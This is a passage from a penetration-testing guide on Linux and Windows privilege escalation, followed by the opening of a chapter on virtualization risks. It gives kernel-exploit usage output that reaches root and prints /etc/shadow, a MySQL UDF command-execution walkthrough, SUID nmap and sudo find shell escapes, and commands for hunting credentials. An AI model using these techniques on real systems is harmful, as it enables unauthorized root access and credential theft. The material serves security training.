// bin:!:17212:0:99999:7:::
// ...
//
// Andrey Kononov <andreyknv1@gmail.com>

```

### **CVE-2017-1000112 (kernel-4.8.0-58-generic)**

An exploitable memory corruption flaw was found in the Linux kernel. The append path can be erroneously switched from UFO to non-UFO in `ip_ufo_append_data()` when building an UFO packet with `MSG_MORE` option. If unprivileged user namespaces are available, this flaw can be exploited to gain root privileges.

```

// A proof-of-concept local root exploit for CVE-2017-100112.
// Includes KASLR and SMEP bypasses. No SMAP bypass.
// Tested on Ubuntu trusty 4.4.0-* and Ubuntu xenial 4-8-0-* kernels.
//
// Usage:
// user@ubuntu:~$ uname -a
// Linux ubuntu 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
// user@ubuntu:~$ whoami
// user
// user@ubuntu:~$ id
// uid=1000(user) gid=1000(user) groups=1000(user),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
// user@ubuntu:~$ gcc pwn.c -o pwn
// user@ubuntu:~$ ./pwn
// [.] starting
// [.] checking distro and kernel versions
// [.] kernel version '4.8.0-58-generic' detected
// [~] done, versions looks good
// [.] checking SMEP and SMAP
// [~] done, looks good
// [.] setting up namespace sandbox
// [~] done, namespace sandbox set up
// [.] KASLR bypass enabled, getting kernel addr
// [~] done, kernel text: ffffffff400000
// [.] commit_creds: ffffffff4a5d20
// [.] prepare_kernel_cred: ffffffff4a6110
// [.] SMEP bypass enabled, mmapping fake stack
// [~] done, fake stack mmapped
// [.] executing payload ffffffff40008d
// [~] done, should be root now
// [.] checking if we got root
// [+] got root ^_^
// root@ubuntu:/home/user# whoami
// root
// root@ubuntu:/home/user# id
// uid=0(root) gid=0(root) groups=0(root)
// root@ubuntu:/home/user# cat /etc/shadow
// root:!:17246:0:99999:7:::
// daemon*:17212:0:99999:7:::
// bin*:17212:0:99999:7:::
// sys*:17212:0:99999:7:::
// ...
//
// Andrey Kononov <andreyknvl@gmail.com>

```

## CVE-2017-16995 (kernel-4.10.0-28-generic)

An arbitrary memory r/w access issue was found in the Linux kernel compiled with the eBPF bpf(2) system call (**CONFIG\_BPF\_SYSCALL**) support. The issue could occur due to calculation errors in the eBPF verifier module, triggered by user supplied malicious BPF program. An unprivileged user could use this flaw to escalate their privileges on a system.

Setting parameter "kernel.unprivileged\_bpf\_disabled=1" prevents such privilege escalation by restricting access to bpf(2) call.

```
Credit @bleidl, this is a slight modification to his original POC
https://github.com/brl/grlh/blob/master/get-rekt-linux-hardened.c

For details on how the exploit works, please visit
https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html

Tested on Ubuntu 16.04 with the following Kernels
4.4.0-31-generic
4.4.0-62-generic
4.4.0-81-generic
4.4.0-116-generic
4.8.0-58-generic
4.10.0.42-generic
4.13.0-21-generic

Tested on Fedora 27
4.13.9-300
gcc cve-2017-16995.c -o cve-2017-16995
Internet@client:~/cve-2017-16995$ ./cve-2017-16995
[.]
[.] t(-_t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff880038c3f500
[*] Leaking sock struct from ffff88003af5e180
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880038704600
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff880038704600
[*] credentials patched, launching shell...
#id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugindev),110(lxd),115(lpadmin),116(sambashare),1000(internet)
```

## Programs running as root

The famous EternalBlue and SambaCry exploit, exploited smb service which generally runs as root.

With just one exploit, an attacker can get remote code execution and Local Privilege Escalation as well.



It was heavily used to spread ransomware across of the globe because of its deadly combination.

You should always check if web servers, mail servers, database servers, etc. are running as root. Many a times, web admins run these services as root and forget about the security issues it might cause. There could be services which run locally and are not exposed publicly which can also be exploited.

*\$ netstat -antup – It shows you all the ports which are open and are listening. We can check for services which are running locally if they could be exploited or not.*

### Exploiting a vulnerable version of MySQL which is running as root to get root access

MySQL UDF Dynamic Library exploit lets you execute arbitrary commands from the mysql shell. If mysql is running with root privileges, the commands will be executed as root.

`$ ps -aux | grep root` - It shows us the services which are running as root.

*> We can execute arbitrary commands using MySQL shell which will be executed as root.*

```
john@Kioptrix4:~$ ps -aux | grep root | grep mysql
Warning: bad ps syntax, perhaps a bogus '-'? See http://procps.sf.net/faq.html
root      4170  0.0  0.0   1772   528 ?        S    06:35   0:00 /bin/sh /usr/bin/mysqld
root      4212  0.0  1.5 126988 16232 ?        Sl   06:35   0:00 /usr/sbin/mysqld --base
```

```
mysql> create function do_system returns integer soname 'raptor_udf2.so';
Query OK, 0 rows affected (0.04 sec)

mysql> select do_system('id > /tmp/out; chown smeagol.smeagol /tmp/out');
+-----+
| do_system('id > /tmp/out; chown smeagol.smeagol /tmp/out') |
+-----+
|                                                                0 |
+-----+
1 row in set (0.01 sec)

mysql> \! sh
$ cat /tmp/out
uid=0(root) gid=0(root) groups=0(root)
```

## Installed Software

In this technique of Privilege Escalation, you need to find if the user has installed some third party software that might be vulnerable? Check with these commands below and if you find anything just google it for exploits.

```
# Common locations for user installed software
/usr/local/
/usr/local/src
/usr/local/bin
/opt/
/home
/var/
/usr/src/

# Debian
dpkg -l

# CentOS, OpenSuse, Fedora, RHEL
rpm -qa (CentOS / openSUSE )

# OpenBSD, FreeBSD
pkg_info
```

## Weak/reused/plaintext passwords

1. Check file where webserver connect to database (config.php or similar)
2. Check databases for admin passwords that might be reused
3. Check weak passwords

```
username:username
username:username1
username:root
username:admin
```

```
username:qwerty
username:password
```

#### 4. Check plaintext password

```
# Anything interesting the the mail?
/var/spool/mail

./LinEnum.sh -t -k password
```

### Service only available from inside

It might be that case that the user is running some service that is only available from that host. You can't connect to the service from the outside. It might be a development server, a database, or anything else. These services might be running as root, or they might have vulnerabilities in them. They might be even more vulnerable since the developer or user might be thinking "since it is only accessible for the specific user we don't need to spend that much of security".

Check the netstat and compare it with the nmap-scan you did from the outside. Do you find more services available from the inside?

```
# Linux
netstat -anlp
netstat -ano
```

### Suid and Guid Misconfiguration

According to documentation, Setuid and Setgid are the access privileges targets allowing to launch the executable files with rights of an owner or the group of executable files ( usually it is root).

When a binary with suid permission is run it is run as another user, and therefore with the other users privileges. It could be root, or just another user. If the suid-bit is set on a program that can spawn a shell or in another way be abuse we could use that to escalate our privileges.

For example, these are some programs that can be used to spawn a shell:

- nmap
- vim
- less
- more

If these programs have suid-bit set we can use them to escalate privileges too. For more of these and how to use the see the next section about abusing sudo-rights:

- nano
- cp
- mv
- find

### Find suid and guid files

```
#Find SUID
```

```
find / -perm -u=s -type f 2>/dev/null
```

```
#Find GUID
```

```
find / -perm -g=s -type f 2>/dev/null
```

```
robot@linux:~$ find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
```

```
robot@linux:~$ ls -la /usr/local/bin/nmap
-rwsr-xr-x 1 root root 504736 Nov 13 2015 /usr/local/bin/nmap
robot@linux:~$
```

> *Nmap has SUID bit set. A lot of times administrators set the SUID bit to nmap so that it can be used to scan the network efficiently as all the nmap scanning techniques does not work if you don't run it with root privilege.*

**\$ nmap --interactive** – runs nmap interactive mode

**\$ !sh** – Lets you escape to the system shell from nmap shell

```
robot@linux:~$ id
uid=1002(robot) gid=1002(robot) groups=1002(robot)
robot@linux:~$ nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
# id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root)
# _
```

## Abusing sudo-rights

If the attacker can't directly get root access via any other techniques he might try to compromise any of the users who have SUDO access. Once he has access to any of the sudo users, he can basically execute any commands with root privileges.

If you have a limited shell that has access to some programs using sudo you might be able to escalate your privileges with.

*\$ sudo -l* – Prints the commands which we are allowed to run as SUDO

```
rashid@rashid-Vostro-3458:~$ whoami
rashid
rashid@rashid-Vostro-3458:~$ sudo -l
Matching Defaults entries for rashid on rashid-Vostro-3458:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/usr/sbin\:/snap/bin

User rashid may run the following commands on rashid-Vostro-3458:
    (ALL) NOPASSWD: /usr/bin/find, /bin/cat, /usr/bin/python
rashid@rashid-Vostro-3458:~$
```

We can run find, cat and python as SUDO. These all commands will run as root when run with SUDO. If we can somehow escape to the shell through any of these commands, we can get root access.

*\$ sudo find /home -exec sh -i \; – find command exec parameter can be used for arbitrary code execution.*

```
rashid@rashid-Vostro-3458:~$ sudo find /home -exec sh -i \;
# whoami
root
#
```

## World writable scripts invoked as root

If you find a script that is owned by root but is writable by anyone you can add your own malicious code in that script that will escalate your privileges when the script is run as root. It might be part of a cronjob, or otherwise automatized, or it might be run by hand by a sysadmin. You can also check scripts that are called by these scripts.

### ***#World writable files directories***

```
find / -writable -type d 2>/dev/null
```

```
find / -perm -222 -type d 2>/dev/null
```

```
find / -perm -o w -type d 2>/dev/null
```

### **# World executable folder**

```
find / -perm -o x -type d 2>/dev/null
```

### **# World writable and executable folders**

```
find / \( -perm -o w -perm -o x \) -type d 2>/dev/null
```

## **Bad path configuration**

Putting . in the path

If you put a dot in your path you won't have to write **./binary** to be able to execute it. You will be able to execute any script or binary that is in the current directory.

Why do people/sysadmins do this? Because they are lazy and won't want to write ./.

This explains it

<https://hackmag.com/security/reach-the-root/>

And here too

<http://www.dankalia.com/tutor/01005/0100501004.htm>

## **Cronjob**

With privileges running script that are editable for other users.

Look for anything that is owned by privileged user but writable for you:

```
crontab -l
```

```
ls -alh /var/spool/cron
```

```
ls -al /etc/ | grep cron
```

```
ls -al /etc/cron*
```

```
cat /etc/cron*
```

```
cat /etc/at.allow
```

```
cat /etc/at.deny
```

```
cat /etc/cron.allow
```

```
cat /etc/cron.deny
```

```
cat /etc/crontab
```



```
cat /etc/anacrontab
```

```
cat /var/spool/cron/crontabs/root
```

## Unmounted filesystems

Here we are looking for any unmounted filesystems. If we find one we mount it and start the priv-esc process over again.

```
mount -l
```

```
cat /etc/fstab
```

## II.Windows Privilege Escalation

The first thing that comes in your mind when you got a Meterpreter session in a machine is running “**getsystem**” that will use a number of different techniques to attempt to gain SYSTEM level privileges on the remote system.

But what if it fails?

Don't panic. There are still some techniques you can try.

Here the most common techniques in Windows environment for privilege escalation:

- Windows kernel exploit
- Access Token Manipulation
- AppInit DLLs
- Bypass User Account Control
- Trusted Service Paths
- AlwaysInstallElevated

## Windows kernel exploits

### CVE-2018-8120

An elevation of privilege vulnerability exists in Windows when the Win32k component fails to properly handle objects in memory, aka "Win32k Elevation of Privilege Vulnerability." This affects Windows Server 2008, Windows 7, Windows Server 2008 R2. This CVE ID is unique from CVE-2018-8124, CVE-2018-8164, CVE-2018-8166.

More details: <https://www.exploit-db.com/exploits/45653>

### CVE-2018-0101

The kernel-mode drivers in Transaction Manager in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2; Windows 7 SP1; Windows 8.1, Windows Server 2012 Gold and R2, Windows RT 8.1; Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allow local users to gain privileges via a crafted application, aka "Windows Elevation of Privilege Vulnerability."

More details: <https://www.exploit-db.com/exploits/44479>

### CVE-2018-8497

An elevation of privilege vulnerability exists in the way that the Windows Kernel handles objects in memory, aka "Windows Kernel Elevation of Privilege Vulnerability." This affects Windows Server 2016, Windows 10, Windows Server 2019, Windows 10 Servers.

More details: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-8497>

## Access Token Manipulation

Windows uses access tokens to determine the ownership of a running process. A user can manipulate access tokens to make a running process appear as though it belongs to someone other than the user that started the process. When this occurs, the process also takes on the

security context associated with the new token. For example, Microsoft promotes the use of access tokens as a security best practice. Administrators should log in as a standard user but run their tools with administrator privileges using the built-in access token manipulation command `runas`.

For more details: <https://attack.mitre.org/techniques/T1134/>

## AppInit DLLs

Dynamic-link libraries (DLLs) that are specified in the `AppInit_DLLs` value in the Registry keys `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows` or `HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows` are loaded by `user32.dll` into every process that loads `user32.dll`. In practice this is nearly every program, since `user32.dll` is a very common library. Similar to Process Injection, these values can be abused to obtain persistence and privilege escalation by causing a malicious DLL to be loaded and run in the context of separate processes on the computer.

For more details: <https://attack.mitre.org/techniques/T1103/>

## Bypass User Account Control

Windows User Account Control (UAC) allows a program to elevate its privileges to perform a task under administrator-level permissions by prompting the user for confirmation. The impact to the user ranges from denying the operation under high enforcement to allowing the user to perform the action if they are in the local administrators group and click through the prompt or allowing them to enter an administrator password to complete the action.

For more details: <https://attack.mitre.org/techniques/T1088/>

## Trusted Service Paths

This vulnerability deals with how Windows interprets spaces in a file path for a service binary. Given that these services often run as SYSTEM, there is an opportunity to escalate our privileges if we can exploit this behavior. For example, consider the following file path:

```
C:\Program Files\Some Folder\Service.exe
```

For each space in the above file path, Windows will attempt to look for and execute programs with a name that matches the word in front of space. The operating system will try all possibilities throughout the entire length of the file path until it finds a match. Using the example above, Windows would try to locate and execute programs in the following order:

```
C:\Program.exe
```

```
C:\Program Files\Some.exe
```

```
C:\Program Files\Some Folder\Service.exe
```

### **Metasploit Module: exploit/windows/local/trusted\_service\_path**

More details: <https://toshellandback.com/2015/11/24/ms-priv-esc/>

## **AlwaysInstallElevated**

AlwaysInstallElevated is a setting that allows non-privileged users the ability to run Microsoft Windows Installer Package Files (MSI) with elevated (SYSTEM) permissions. However, granting users this ability is a security concern because it is too easy to abuse this privilege. For this to occur, there are two registry entries that have to be set to the value of “1” on the machine:

```
[HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer]
```

```
"AlwaysInstallElevated"=dword:00000001
```

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Inst  
aller]
```

```
"AlwaysInstallElevated"=dword:00000001
```



Source: <https://pentest.blog/wp-content/uploads/alwaysinstallelevated.png>

**Metasploit Module:** `exploit/windows/local/always_install_elevated`

More Details check : <https://pentestlab.blog/2017/02/28/always-install-elevated/>

### III. Tools For Privilege Escalation

In order to automate the process of searching the weak points we can use further tools:

**LinEnum :** LinEnum will automate many of the checks that I've documented in the [Local Linux Enumeration & Privilege Escalation Cheatsheet](#). It's a very basic shell script that performs over

65 checks, getting anything from kernel information to locating possible escalation points such as potentially useful SUID/GUID files and Sudo/rhost mis-configurations and more.

```
#####  
# Local Linux Enumeration & Privilege Escalation Script #  
#####  
# www.rebootuser.com  
# version 0.5  
  
# Example: ./LinEnum.sh -k keyword -r report -e /tmp/ -t  
  
OPTIONS:  
-k      Enter keyword  
-e      Enter export location  
-t      Include thorough (lengthy) tests  
-r      Enter report name  
-h      Displays this help text  
  
Running with no options performs limited scans/no output  
#####
```

Source: [https://farm9.staticflickr.com/8607/15248059414\\_66a4b5bc6d\\_o.png](https://farm9.staticflickr.com/8607/15248059414_66a4b5bc6d_o.png)

For more details: <https://www.rebootuser.com/?p=1758>

**LinuxPrivChecker** : This script is intended to be executed locally on a Linux box to enumerate basic system info and search for common privilege escalation vectors such as world writable files, misconfigurations, clear-text passwords and applicable exploits.

For more details: <https://github.com/sleventyeleven/linuxprivchecker>

**Unix-PrivEsc-Check:** Shell script to check for simple privilege escalation vectors on Unix systems

Unix-privesc-checker is a script that runs on Unix systems (tested on Solaris 9, HP-UX 11, Various Linuxes, FreeBSD 6.2). It tries to find misconfigurations that could allow local unprivileged users to escalate privileges to other users or to access local apps (e.g. databases).

```
root@kali: ~
File Edit View Search Terminal Help
unix-privesc-check v1.4 ( http://pentestmonkey.net/tools/unix-privesc-check )
Usage: unix-privesc-check { standard | detailed }

"standard" mode: Speed-optimised check of lots of security settings.

"detailed" mode: Same as standard mode, but also checks perms of open file
handles and called files (e.g. parsed from shell scripts,
linked .so files). This mode is slow and prone to false
positives but might help you find more subtle flaws in 3rd
party programs.

This script checks file permissions and other settings that could allow
local users to escalate privileges.

Use of this script is only permitted on systems which you have been granted
legal permission to perform a security assessment of. Apart from this
condition the GPL v2 applies.

Search the output for the word 'WARNING'. If you don't see it then this
script didn't find any problems.

root@kali:~#
```

Source: [http://farm1.staticflickr.com/489/18440332034\\_d2406cb0df.jpg](http://farm1.staticflickr.com/489/18440332034_d2406cb0df.jpg)

For more details: <http://pentestmonkey.net/tools/audit/unix-privesc-check>

**BeRoot: Windows Privilege Escalation Tool:** BeRoot: Windows Privilege Escalation Tool was written by AlessandroZ. It is a part of Pupy Project (<https://github.com/n1nj4sec/pupy/>) which is cross-platform (Windows, Linux, OSX, Android) remote administration and post-exploitation tool mainly written in python developed by n1nj4sec contact([n1nj4sec@n1nj4.eu](mailto:n1nj4sec@n1nj4.eu)). According to the official Documentation it does not perform exploitation actually but it helps you get needed information to do that

```
ddos@DESKTOP-K9S1NV9: ~/BeRoot/Linux
-----
Linux Privilege Escalation
! BANG BANG !
-----

##### Files permissions #####

[-] Nothing found !

##### Suid bin #####

[!] /bin/mount
[+] Interesting bin: /bin/mount
[!] Shell escape method:
$ sudo mount -o bind /bin/bash /bin/mount
$ sudo mount
[!] /bin/ping
[!] /bin/su
[!] /bin/umount
[!] /usr/bin/chfn
[!] /usr/bin/chsh
[!] /usr/bin/gpasswd
[!] /usr/bin/newgrp
[!] /usr/bin/passwd
[!] /usr/bin/sudo
```

Source: <https://securityonline.info/wp-content/uploads/2017/05/beroot.png>

You can find it here: <https://github.com/AlessandroZ/BeRoot>

### **pypykatz Mimikatz implementation in pure Python :**

PypyKatz is a python implementation of Mimikatz (python>=3.6). It helps you dump LIVE system LSA secrets



```
ddos@DESKTOP-K9S3NV9:~/pypykatz$ python3 pypykatz.py -h
usage: pypykatz.py [-h] [-r] [-d] [-v] [--json] [-e] [-o OUTFILE] minidumpfile

Pure Python implementation of Mimikatz -currently only minidump-

positional arguments:
  minidumpfile          path to the minidump file or a folder (if -r is set)

optional arguments:
  -h, --help            show this help message and exit
  -r, --recursive       Recursive parsing
  -d, --directory       Parse all dump files in a folder
  -v, --verbose         Print credentials in JSON format
  --json               Print credentials in JSON format
  -e, --halt-on-error   Stops parsing when a file cannot be parsed
  -o OUTFILE, --outfile OUTFILE
                        Save results to file (you can specify --json for json
                        file, or text format will be written)
ddos@DESKTOP-K9S3NV9:~/pypykatz$
```

Source: <https://securityonline.info/wp-content/uploads/2018/06/pypy.png>

You can find it here: <https://github.com/skelsec/pypykatz>

### **Yodo: Local Privilege Escalation**

Yodo: Local Privilege Escalation tool simply uses dirty COW or Pa(th)zuzu to exploit the target.

```
Select ddos@DESKTOP-NC10UIK: ~/yodo
+..  . : .M.
 . . . M
 ..  . ..
 ~.  . N.

=====
Alternative usage: ./yodo.sh -n [NUMBER]:
Possible exploitable options (! excluded):
[sudo] password for ddos:
Sorry, try again.
[sudo] password for ddos:
good luck

Select From the menu:

1) Find          8) Man *        17) Pathzuzu °!
2) AWK          10) DirtyCow °! 18) History °!
3) Nmap         11) Gdb         19) Vim
4) VI           12) Ruby        20) Lua
5) Python       13) b3          21) Ftp *
6) Irb          14) Perl        22) Credits
7) Less *      15) Tee         23) Update
8) More *      16) VSP °!     99) Exit

VSP = Vulnerable Script Permissions
Pathzuzu = SUID exploitation threw Path vulnerability
* user interaction
° sudo not required
Enter Number:
```

Source: <https://securityonline.info/wp-content/uploads/2017/11/yo.png>

You can find it here: <https://github.com/b3rito/yodo.git>

## JAWS — Just Another Windows (Enum) Script

JAWS is PowerShell script designed to help penetration testers (and CTFers) quickly identify potential privilege escalation vectors on Windows systems. It is written using PowerShell 2.0 so 'should' run on every Windows version since Windows 7.

For more Details: <https://github.com/411Hall/JAWS>

## windows-privesc-check

Windows-privesc-check is standalone executable that runs on Windows systems. It tries to find misconfigurations that could allow local unprivileged users to escalate privileges to other users or to access local apps (e.g. databases).

For more details: <https://github.com/pentestmonkey/windows-privesc-check>

## Sherlock

PowerShell script to quickly find missing software patches for local privilege escalation vulnerabilities.

For more details: <https://github.com/rasta-mouse/Sherlock>

## References and Further Reading

- Local Linux Enumeration & Privilege Escalation Cheatsheet: <https://www.rebootuser.com/?p=1623>
- Basic Linux Privilege Escalation: <https://blog.g0tmilk.com/2011/08/basic-linux-privilege-escalation/>
- Windows Privilege Escalation Guide: <https://www.absolomb.com/2018-01-26-Windows-Privilege-Escalation-Guide/>
- The Privilege escalation wiki: <https://www.peerlyst.com/posts/the-privilege-escalation-wiki-peerlyst>
- Windows Privilege Escalation Scripts & Techniques: <https://medium.com/@rahmatnurfauzi/windows-privilege-escalation-scripts-techniques-30fa37bd194>
- Privilege escalation in windows: <https://attack.mitre.org/tactics/TA0004/>
- Windows Privilege Escalation Commands: <http://pwnwiki.io/#!/privesc/windows/index.md>
- <https://www.peerlyst.com/posts/5-privilege-escalation-tools-chiheb-chebbi>
- <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md>
- <https://pentest.blog/windows-privilege-escalation-methods-for-pentesters/>
- <https://backdoorshell.gitbooks.io/oscp-useful-links/content/windows-privileg-escalation.html>
- [https://sushant747.gitbooks.io/total-oscp-guide/privilege\\_escalation\\_-\\_linux.html](https://sushant747.gitbooks.io/total-oscp-guide/privilege_escalation_-_linux.html)
- <https://dirtycow.ninja/>
- <https://www.exploit-db.com/exploits/45010>
- <https://github.com/xairy/kernel-exploits>

- <https://payatu.com/guide-linux-privilege-escalation/?fbclid=IwAR1I6IHieXZBpQgx5s5zacRvLmKqV5wp2ZCBxm466fc3Ia3IjUbKQdHra88>
- [https://chryzsh.gitbooks.io/pentestbook/privilege\\_escalation\\_-\\_linux.html](https://chryzsh.gitbooks.io/pentestbook/privilege_escalation_-_linux.html)
- <https://hackmag.com/security/reach-the-root/>

## Chapter 16

# Virtualization Attacks

Contributor: Karim Hassan

### Introduction

Operating system virtualization is a technique of running multiple operating systems on a single computer at the same time as if they were running on separate computers. The virtualized environment is otherwise known as the virtual machine (VM). To be able to deploy these virtual machines, you must install virtualization software called Hypervisor.

Operating system virtualization has several advantages:

- Use another operating system without restarting the computer to use programs that are not running natively in the host system.
- Test operating systems under development without compromising a stable environment;
- Test software in controlled and isolated environments;
- Migrate the operating systems from one computer to another, a virtual machine running on any computer with a compatible hypervisor;
- Isolation of different simultaneous users of the same machine;
- Dynamic allocation of resources according to the needs of each application at a given moment;

### Hypervisor

The hypervisor is the component that acts as a mediator between virtual machines and the underlying physical devices. It mediates all hardware requests by the virtual machines down to the physical hardware, sharing physical devices as resources. It implements the virtual machine monitor providing virtualized hardware (hardware abstraction) to virtual machines. It can be of two types, bare-metal (Type-1) or hosted (Type-2).

#### Type-1 Hypervisor

A Type-1 or native hypervisor is software that runs directly on a hardware platform; this platform is then considered as an operating system control tool. A secondary operating system can, therefore, be executed over the hardware. Type 1 hypervisor is an optimized host kernel. On

processors with hardware virtualization instructions (AMD-V and Intel VT) the hypervisor does not emulate the hardware, so operation is accelerated.



Type-1 Hypervisor

### Type-2 Hypervisor

A Type-2 hypervisor is software that runs inside another operating system. A guest operating system will run at the third level above the hardware. Guest operating systems are not aware of being virtualized, so they do not need to be adapted.



Figure 22.2: Type-2 Hypervisor

## 22.3 Risks related to virtualization

The risks associated with system virtualization have been added to the “classic” risks of an information system. The risks that already exist for a “without virtualization” solution are: risks related to operating system vulnerabilities, the risks of hardware- based attacks, or the risks of unsafe remote administration.

In the case of architecture grouping several systems on the same machine, we must consider:

- The risks that may affect a system;
- Those dealing with the abstraction layer;
- The risks induced by the combination of both the system and the abstraction layer.

In addition, grouping multiple services on the same hardware increases the risks for the host system and the guest system. It is therefore important to know all the risks to control the impact in terms of confidentiality, integrity and availability of data and applications.

### 22.3.1 Compromising Systems

Compromise is the takeover by a malicious actor of a guest operating system from another guest operating system or by the abstraction layer from a guest operating system. The resulting risk is information leakage or system disruption that can lead to the unavailability of a service.

Note that a compromise of the host system may eventually lead to a compromise of all systems running on the machine. If an instance is compromised, how do you decide if other instances running on the host machine should be considered compromised? When implementing migration techniques, how can one precisely determine the propagation domain of the compromised instances?

Solutions to prevent compromise are often difficult to implement. This will be to minimize the attack. In particular, each brick (hardware, host operating system, guest operating systems, etc.) must be up-to-date with all security patches. In particular, the use of a virtualization solution requiring guest systems to operate in obsolescent configurations is not acceptable.

In particular, the use of a virtualization solution does not allow the use of guest systems to operate in obsolescent configurations.

Finally, it is usually easy to deploy a failed guest system on another physical machine from a healthy image. Nevertheless, only the implementation of the defense-in-depth mechanism makes

it possible to precisely locate the origin of the compromise (guest system, host system, hardware, data, etc.).

### 22.3.2 Increased risk of unavailability

As mentioned above, a compromise can lead to the unavailability of a service. However, this risk can occur even in the absence of compromise due to the failure of a shared resource can cause the unavailability of multiple systems. This failure can be caused by the more intensive use of computing resources in virtualized environments. Similarly, an attack on the availability of services on a system (usually on a common resource) will potentially impact all services hosted on the same machine.

### 22.3.3 Information Leakage

In virtualized environments, the instances (the operating system, the applications and the data storage system) share the same resource. As a result, it becomes difficult to control the different internal exchanges on the physical machine and thus to ensure that shared low-level resources do not introduce any possibility of leakage of information.

Take the example with access to the network of a machine: In an architecture without virtualization, machines communicate over physical networks using a specific network adapter. The data flows are processed by machines by each network card and can be precisely identified. In a virtualized architecture, virtual machines can communicate over physical networks through a single adapter belonging to the physical machine that hosts them. The data flows of each virtual machine are processed by this single network card. Therefore, it is not possible to guarantee a partitioning of flows at the level of the shared resource. The network card has the possibility in case of error or compromise to mix the different information flows.

